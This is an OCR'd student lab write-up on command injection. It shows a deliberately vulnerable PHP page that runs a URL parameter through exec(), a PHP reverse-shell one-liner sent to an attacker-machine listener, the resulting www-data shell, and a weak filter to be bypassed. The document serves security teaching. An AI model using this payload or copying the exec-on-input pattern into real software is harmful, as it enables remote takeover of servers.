

Ryan Brodsky


ICS 482

11/12/2019

InfoSec Lab: Command Injection









Command Injection
CONFIRM EXIT
6 Press Enter.
CONFIRM FILE
Now we will verify that it works. Perform steps 7 - 10.
7 Click the Firefox icon on the launcher.
BRINGING THE BROWSER TO THE FRONT
8 From the browser, type urbank.com into the search field and press Enter.
UrBank
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
support@Web: ~
GNU nano 2.2.6 File: /var/www/WebServer/login_success.php
<h2>Welcome to the Customer Forum</h2>
<h3>Post Comment</h3>
<form action = "" method = "post">
Name: <input type = "text" name = "name">


Comment: <textarea rows = "3" cols = "60" name = "comment"></textarea></br>

<input type = "submit" value = "Post!">
</form>
<?php
$path = "pwd".$_GET['path'];
$path = exec($path);
include "($path)/com.html";
?>
</body>
</html>
[Read 44 lines (Converted from DOS format)]
It looks like you haven't started Firefox in a while. Do you want to clean it up
Refresh Firefox
Type here to search


Command Injection
10 Verify that the posts are being displayed at the code is working as expected.
Login Successful, Welcome Alice
Welcome to the Customer Forum
Post Comment
Name:
Comment:
Post!
Alice:
BLAH BLAH BLAH
COMMENT POSTED
Challenge #3
11 Close the VM window.
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Mozilla Firefox
http://urba...uccess.php
urbank.com/login_success.php
Welcome to the Customer Forum
Post Comment
Name:
Comment:
Post!
Alice:
BLAH BLAH BLAH
It looks like you haven't started Firefox in a while. Do you want to clean it up
Refresh Firefox...
Type here to search



Command Injection
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 13:53
URL Decoder/Encoder – Iceweasel
http://urban...success.php
URL Decoder/Encoder
file:///root/Desktop/Exploits/LAB07/encoder.html
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
URL Decoder/Encoder
php -r '$sock=fsockopen("192.168.1.5",8);exec("/bin/sh -i <&3 >&3 2>&3");'
Decode
Encode
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
A semi-colon can be used to execute multiple commands
13 Click in the text area. Type php -r '$sock=fso
From the php man
-r code Run PHP code without using script tags
From php documentation
fsockopen -- Initiates a socket connection to the reso
exec -- Execute an external program
From the sh man
-i the shell is interactive
From TLDP
The file descriptors 2 and 3 along with the redirects
tderr.
Note: we are encoding two command staten
system
Type here to search
12:53 PM
11/12/2019


Command Injection
APPENDING THE ENCODED STATEMENTS
17 From the terminal, verify the spawned shell.
root@Hacker:~# nc -v -l -p 8
listening on [any] 8 ...
connect to [192.168.1.5] from www.urbank.com [10.10.1.11
/bin/sh: 0: can't access tty; job control turned off
$
CONFIRM BASH SHELL PROMPT
Before performing this next step, please keep in mind that there is another section that consists of your week's assignment. When ready, revisit this lab and review the instructions outlined within the Pentesting Assignment section.
Challenge #4
18 Click the STOP button in the topology.
Time remaining: 84:14
STOP
Cloud
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Tue 13:57
root@Hacker: ~
File Edit View Search Terminal Help
root@Hacker:~# nc -v -l -p 8
listening on [any] 8 ...
connect to [192.168.1.5] from www.urbank.com [10.10.1.112] 49762
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
Type here to search
12:57 PM
11/12/2019


Command Injection
Press the y key.
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
Yes
No
Cancel
CONFIRM EXIT
Press Enter.
File Name to Write [DOS Format]: /var/www/WebServer/login_success.php
Get Help
Cancel
DOS Format
Mac Format
Append
Prepend
Backup File
CONFIRM FILE
Challenge #5
Execute the following command to terminate the SSH session.
support@Web:~$ exit
support@Web:~$
support@Web:~$
support@Web:~$ exit
logout
Connection to urbank.com closed.
root@Hacker:~#
TERMINATING SESSION
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Tue 14:03
support@Web: ~
File Edit View Search Terminal Help
GNU nano 2.2.6
File: /var/www/WebServer/login_success.php
<h2>Welcome to the Customer Forum</h2>
<h3>Post Comment</h3>
<form action = "" method = "post">
Name: <input type = "text" name = "name">

Comment: <textarea rows = "3" cols = "60" name = "comment"></textarea></br>

<input type = "submit" value = "Post!">
</form>
<?php
$path = "pwd".$GET['path'];
$path = str_ireplace('$sock=fsockopen', NotToday, $path);
$path = exec($path);
include "{$path}/com.html";
?>
</body>
</html>
[Read 45 lines (Converted from DOS format)]
Get Help
WriteOut
Read File
Prev Page
Cut Text
Cur Pos
Exit
Justify
Where Is
Next Page
UnCut Text
To Spell
Type here to search
1:03 PM
11/12/2019


Command Injection
Time remaining: 38:04
STOP
the filter. Look to the terminal for a prompt $.
http://urban...success.php
urbank.com/login_success.php?path=;
DEFINING THE VARIABLE
Challenge #6
When finished, please remember to terminate your session.
Click the STOP button in the topology.
Hello Phil Kazanjian
Log out
Time remaining: 84:14
STOP
Cloud
Web Server
10.10.1.112
Bob - Kali
192.168.1.5
https://lab.infoseclearning.com/lab/Final_Alice_DT_32bit_1
Cloud
Web Server
10.10.1.112
Bob - Kali
192.168.1.5
Alice - Ubuntu
10.10.4.5
Alice - Ubuntu
Type here to search
1:26 PM
11/12/2019